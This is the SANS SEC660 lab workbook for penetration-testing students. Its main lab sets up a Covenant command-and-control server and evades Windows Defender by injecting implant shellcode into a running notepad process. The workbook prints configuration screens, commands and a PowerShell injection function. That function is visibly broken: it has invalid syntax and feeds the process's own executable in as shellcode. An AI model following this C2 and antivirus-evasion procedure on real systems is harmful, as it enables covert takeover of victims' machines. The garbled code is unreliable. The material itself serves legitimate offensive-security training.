

Workbook



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE ("SANS INSTITUTE") FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS Institute may suspend and/or terminate User's access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User; (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this Agreement may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department ("OFAC"), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce ("BIS"). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulations. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Welcome to the SEC660 Electronic Workbook

Copyright © 2023, James Shewmaker and Stephen Sims. All rights reserved to James Shewmaker and Stephen Sims, and/or SANS Institute. This workbook is considered Courseware as defined by the SANS Courseware License Agreement found at <https://www.sans.org/mlp/courseware-licensing-agreement/> and is subject to all terms and conditions of the agreement. Use of this workbook constitutes agreement with these conditions.

EWorkbook Overview

This electronic workbook contains all lab materials for SANS SEC660, Electronic Workbook Template. Each lab is designed to hands-on application of concepts covered in the corresponding courseware and help students achieve the learning objectives and lab authors have established.



Some of the key features of this electronic workbook include the following:

- Convenient copy-to-clipboard buttons at the right side of code blocks
- Inline drop-down solutions, command lines, and results for easy validation and reference
- Integrated keyword searching across the entire site at the top of each page
- Full-workbook navigation is displayed on the left and per-page navigation is on the right of each page
- Many images can be clicked to enlarge when necessary

Using the E-Workbook

The SEC660 electronic workbook should be the home page for the browsers inside all virtual machines where it is maintained. Simply open a browser or click the home page button to immediately access it in the VMs.

You can also access the workbook from your host system by connecting to the IP address of your VM. Run `ip a` in Linux or in the Ubuntu bash shell in Windows to get the IP address of your VM. Next, in a browser on your host machine, connect to the URL using that IP address (i.e. `http://<%VM-IP-ADDRESS%>`). You should see this main page appear on your host. This method could be especially helpful when using multiple screens.

We hope you enjoy the SEC660 class and workbook! To get the most out of your lab time in class, we recommend following the guidance in [How to Approach the Labs](#).

Updating the E-Workbook

Note

We recommend performing the update process at the start of the first day of class to ensure you have the latest content.

The electronic workbook site is stored locally in the VM so that it is always available. However, course authors may update the source content with minor fixes, such as correcting typos or clarifying explanations, or add new content such as updated bonus labs. You can pull down any available updates into the VM by running the following command in a bash window:

Command lines

```
workbook-update
```

Expected results (when updates are available)

```
- Updating workbook files  
  
Complete!
```

Expected results (when no updates are available)

```
- No workbook updates available  
  
Complete!
```

The script will indicate whether there were available updates. If so, be sure to refresh any pages you are currently viewing (or restart the browser) to make sure you are seeing the latest content.

Lab 1.1: Getting Starting with Covenant

Background

This lab is designed to be the starting point for typical "advanced" tasks as a penetration tester. It also is intended to help you work out any local network and VM configuration issues for further labs.

- Victim: Windows VM
- Attacker: Slingshot Linux VM
- Networking: Local and VM NAT network (vmnet8)

Objectives

- Test your classroom environment
- Try out Covenant as a Post-Exploitation tool
- Practice Solving problems when the tools fail

Lab Preparation

This lab assumes you have extracted and booted the course VMs. If you have not yet accomplished the lab preparation in lab0, do so now.

VM Environment

This lab uses your course Windows and Slingshot VMs

Networking Environment

This lab uses your *local* virtual networking environment

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Confirm your LAN IPv4 address on Slingshot

```
/lab/myip.sh
```

Expected Result (but *YOUR* IPv4 address will be different)

```
slingshot@slingshot:~$ /lab/myip.sh

LAN Device: eth0
IPv4 Address: 192.168.230.128

slingshot@slingshot:~$
```

You should see a local confirmation of a device **eth0** and local IPv4 address. You will need to use the outputted IP4 address instead of the one shown in the instructions. If the device is not **eth0**, you should examine your VMware networking configuration.

Run the `c2-ex.bat` lab script in a command shell in your Windows 10 VM (press *ENTER* at any pauses and accept all UAC dialogs):

Confirm your Windows LAN IPv4 address

```
\lab\day1\c2-ex bat
```

Expected Result (but *YOUR* IPv4 address will be different)

```
C:\>cd \lab\day1

C:\lab\day1>.\c2-ex.bat
This script will check needed settings for the Sec660 C2 lab
Press any key to continue . . .
VERBOSE: C2 AMSI TEST OK, continuing
VERBOSE: LAN Device: Ethernet0
VERBOSE: IPv4 Address: 192.168.230.147

VERBOSE: lab configured, continue!
"Set up complete"
Press any key to continue . . .

C:\lab\day1>
```

You should see a local confirmation of a device **Ethernet0** and local IPv4 address. You will need to use the outputted IP4 address instead of the one shown in the instructions. Launch the covenant server.

Launch covenant C2 server on Slingshot


```
covenant
```

Covenant will prompt you for a password. You are **setting the AdminUser password here**. Type `covenant` and press `.` If you mistype here, it will record your mistyping as the password and you'll need to delete `/opt/Covenant/Covenant/Data/covenant.db` and try again.

Expected Results

```
slingshot@slingshot:~$ covenant
covenant
Password: *****
warn: Microsoft.AspNetCore.DataProtection.Repositories.FileSystemXmlRepository[60]
       Storing keys in a directory '/root/.aspnet/DataProtection-Keys' that may not be
       persisted outside of the container. Protected data will be unavailable when container is
       destroyed.
warn: Microsoft.EntityFrameworkCore.Model.Validation[10400]
       Sensitive data logging is enabled. Log entries and exception messages may include
       sensitive application data, this mode should only be enabled during development.
Covenant has started! Navigate to https://127.0.0.1:7443 in a browser
warn: Microsoft.AspNetCore.DataProtection.KeyManagement.XmlKeyManager[35]
       No XML encryptor configured. Key {afdc1ffb-9a2c-42a1-8cea-dc9293fb7944} may be
       persisted to storage in unencrypted form.
```

After Covenant has told you the URL (<https://127.0.0.1:7443>), Covenant is now fully running. Start a new tab or window with firefox to browse there. You will need to click to "Accept the Risk and Continue" to perform this lab.



Select OK

Covenant Configuration

Create a listener that matches your slingshot's IPv4 address, and use port 8080 (which the docker container running Covenant assumes).

Listeners

+ Create

Listeners on HTTP protocol

Name: SEC660

BindAddress: 0.0.0.0 BindPort: 8080

ConnectPort: 8080

ConnectAddresses: 172.12.250.213

UseSSL: False

HttpProfile: CustomHttpProfile

+ Create

Create an MSHTA launcher

This MSHTA launcher will be caught by Windows Defender, we will work around that afterwards.

Mshta Launcher

Generate Host Code

Description: Uses mshta.exe to launch a Grunt using a COM active

Listener: SEC660

ValidateCert: True

Delay: 5

ConnectAttempts: 5000


ScriptLanguage: JScript

Generate Download

Launcher: mshta file.hta


Select OK

After creating the launcher definition, you must host the file for downloading.




Select OK

Switch to your Windows 10 victim and download the MSHTA you just hosted.




Here, as expected, we see Windows Defender blocking our attempts to save this known-bad download.



We can investigate further, on our victim, to identify precisely how/what a detection is affecting our attempt.

Best match



Virus & threat protection

System settings

 **Threat quarantined** Severe

8/31/2020 4:45 PM

Status: Quarantined
Quarantined files are in a restricted area where they can't harm your device. They will be removed automatically.

Threat detected: VirTool:MSIL/CoventLA
Alert level: Severe
Date: 8/31/2020 4:45 PM
Category: Tool
Details: This program is used to create viruses, worms or other malware.

[Learn more](#)

Affected items:
containerfile: C:\Users\student\AppData\Local\Microsoft\Windows\INetCache\Low\IE\AIB5Q8U7\covenant[1].hta
file: C:\Users\student\AppData\Local\Microsoft\Windows\INetCache\Low\IE\AIB5Q8U7\covenant[1].hta->(SCRIPT0000)->[SerializedObj]

Actions 

Now that we see Defender is detecting something, we can choose a different payload and execution technique.

Create Shellcode Launcher

Switch back to your Slingshot VM and create a different launcher under the `shellCode` option.

 Dashboard

 Listeners

 Launchers **1**

 Grunts

 Templates

 Tasks

 Taskings

 Graph

 Data

 Users

Launchers

Name	Description
InstallUtil	Uses Installutil.exe to start a Grunt via Uninstall method.
MSBuild	Uses msbuild.exe to launch a Grunt using an in-line task.
PowerShell	Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]::Load()
ShellCode	Converts a Grunt to ShellCode using Donut.
Binary	Uses a generated .NET Framework binary to launch a Grunt.


Ensure the kill date is in the future, or any grunt will be stuck in an uninitialized state.

The screenshot shows the 'ShellCode Launcher' interface. At the top, there are three tabs: 'Generate' (selected), 'Host', and '<> Code'. Below the tabs is a 'Description' section stating 'Converts a Grunt to ShellCode using Donut.' The main configuration area includes several dropdown menus and input fields: 'Listener' is set to 'SEC660', 'ImplantTemplate' is set to 'GruntHTTP', and 'DotNetVersion' is set to 'Net35'. Below these, 'ValidateCert' and 'UseCertPinning' are both set to 'True'. Further down, 'Delay' is set to '5', 'JitterPercent' is set to '10', and 'ConnectAttempts' is set to '5000'. At the bottom, the 'KillDate' is set to '12/31/2022 23:28:00'. There are two red circles with numbers: circle '1' is over the 'Generate' button at the bottom left, and circle '2' is over the 'Download' button at the bottom right.


The screenshot shows the 'ShellCode Launcher' interface with the 'Host' tab selected. The 'Generate' tab is also visible. Below the tabs, there is a 'Url' input field containing '/grunt.bin' and a 'Host' button. A red circle with the number '1' is over the 'Url' input field, and a red circle with the number '2' is over the 'Host' button. Below the 'Url' and 'Host' fields, there is a 'Launcher' section with a dropdown menu showing 'GruntHTTP.bin'.

Inject Shellcode into a running process with UrbanBishop

On the Windows 10 victim, download and save the shellcode file and watch for detections (there should be no new detections). We are avoiding the filesystem signature detection by writing shellcode into an existing process.



We will use a tool that injects shellcode into a running process (which won't be detected the same as a new execution from the filesystem). Load `UrbanBishop.ps1` into a powershell ISE session and run it to make the tool available for use.



UrbanBishop requires the Process ID to inject into (-i) and full path to the shellcode file (-p)

1. Click on the "Run" button that looks like a triangle pointing to the right. This will define the `Invoke-UrbnBishop` cmd-let in this PowerShell session.
2. In the blue interactive prompt below the editing pane, you can type in the name of a 64-bit program to act as the shellcode surrogate host process (`notepad` is an excellent choice).
3. Use the `Get-Process` command to identify the Process ID (of course your Process ID is likely different).
4. Use the `Invoke-UrbnBishop` command to inject shellcode (`grunt.bin`) into the running **notepad** process.


```
1 function Invoke-UrbanBishop
2 {
3
4     [CmdletBinding()]
5     Param (
6         [Parameter(Position = 0, Mandatory = $true)]
7         [ValidateNotNullOrEmpty()]
8         string $Command
9     )
10
11     $Process = Get-Process $Command
12     $PID = $Process.Id
13     $Path = $Process.Path
14     $Shellcode = Get-Content $Path
15     $Shellcode | Invoke-Shellcode -ProcessId $PID
16 }
```

```
C:\lab\day1> C:\lab\day1\Invoke-UrbanBishop.ps1
C:\lab\day1> notepad
C:\lab\day1> get-process notepad

dles      NPM(K)    PM(K)      WS(K)      CPU(s)     Id    SI ProcessName
-----
237        14        3156       15900       0.11      2032  1 notepad

C:\lab\day1> Invoke-UrbanBishop -Command "-i 2032 -p C:\users\student\Downloads\grunt.bin"
```

Use the same Powershell_ISE.exe editor to launch a notepad process, then inject shellcode into it with UrbanBishop

```
notepad
Get-Process notepad
Invoke-UrbanBishop -Command "-i 7380 -p C:\users\student\Downloads\grunt.bin"
```

Expected Results: Your ProcessID will be different!

```
PS C:\lab\day1 notepad
PS C:\Users\student get-process notepad
```

Handles	NPM K	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
241	14	3168	15820	0 06	7380		notepad


```
PS C:\Users\student Invoke-UrbanBishop -Command "-i 7380 -p C:\users\student\Downloads\grunt.bin"
```

Using the Grunt


Switch back to Slingshot to make use the grunt.

Grunt Notification

You might miss a brief, in-browser, notification from covenant that a new grunt was activated. If you don't see it, you can still continue on to the next step.



Use the grunt menu option to view any grunts that have connected to your covenant server.



You should have at least one grunt listed, if you have none, refresh the page, or recreate your stager and try again, looking closely for typos and validate all of your settings.

If you encounter any difficulty you can't work around, you may want to delete the covenant database, reboot, and start over

The `/opt/bin/covenant` shell script launches covenant inside a docker container. Instead of digging into the container to troubleshoot, consider deleting the `covenant.db` file which stores all the settings and start over after a fresh reboot.

Delete all covenant settings

```
sudo m -f /opt/Covenant/Covenant/Data/covenant.db
reboot
```

Launchers
Grunts
Templates
Tasks
Taskings
Graph
Data
Users

Info
Interact
Task
Taskings

Status
Active
Children

CommType
HTTP
ValidateCert
False
UseCertPinning
False

DotNetVersion
Net35
Integrity
Medium
Process
notepad


UserDomainName
SEC660-WIN10
UserName
student

IPAddress
172.12.250.132
Hostname
Sec660-Win10
Microsoft Windows NT 10.0.18362.0

Interact with the grunt, run test commands such as **WhoAmI** and pause for a few seconds to see a response.

Unresponsive Grunt?

If covenant only shows "Status: Uninitialized", then grunt made contact but was unable to maintain a usable connection. A network defense may have reacted and blocked the traffic, but usually, the problem is that the grunt is honoring an expired KillDate from the launcher menu.



Key Takeaways

- Defenses can complicate quickly

- Simple adjustments may help
- Alternative tools may be easiest
- Newer tools make life easier- usually
- It may take a few tries, but often a bypass solution is simpler than expected

Lab 1.2: Captive Portal Bypass

Background

Many networks have isolation in the form of a simple captive portal, Network Access Control (NAC), or Network Access Protection (NAP). In this lab, we will bypass a captive portal to access the protected system behind it.

Objectives

- Identify weakness in capture portal system
- Bypass browser-based detection
- Bypass external health check

Lab Preparation

Networking Environment

This lab uses the **SEC660A** range environment

This lab uses the **SEC660A** range environment (note the "A" at the end of the title).


Please ensure you have the correct OpenVPN configuration file from the [MyLabs section of your SANS account](#).

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target




Your goal is to access a server that is protected by a captive portal / NAC device. We'll skip reconnaissance to focus on the bypass techniques, but here is the knowledge you start this lab with:

1. Phaos Gaming develops multi-user games
2. NAC control point protects private access to beta game testing servers
3. You must get access to the World of Phaos RPG, bypassing the NAC server
4. You notice senior staff using *iPad Pro* devices

Bypass Health Check

1. Attempt to use Slingshot's browser to access your target: <http://wophaos.sec660.org>. You should be redirected to a captive portal (<http://cp.sec660.org>). Try a few login attempts with common passwords just to elicit some traffic you can collect with wireshark.



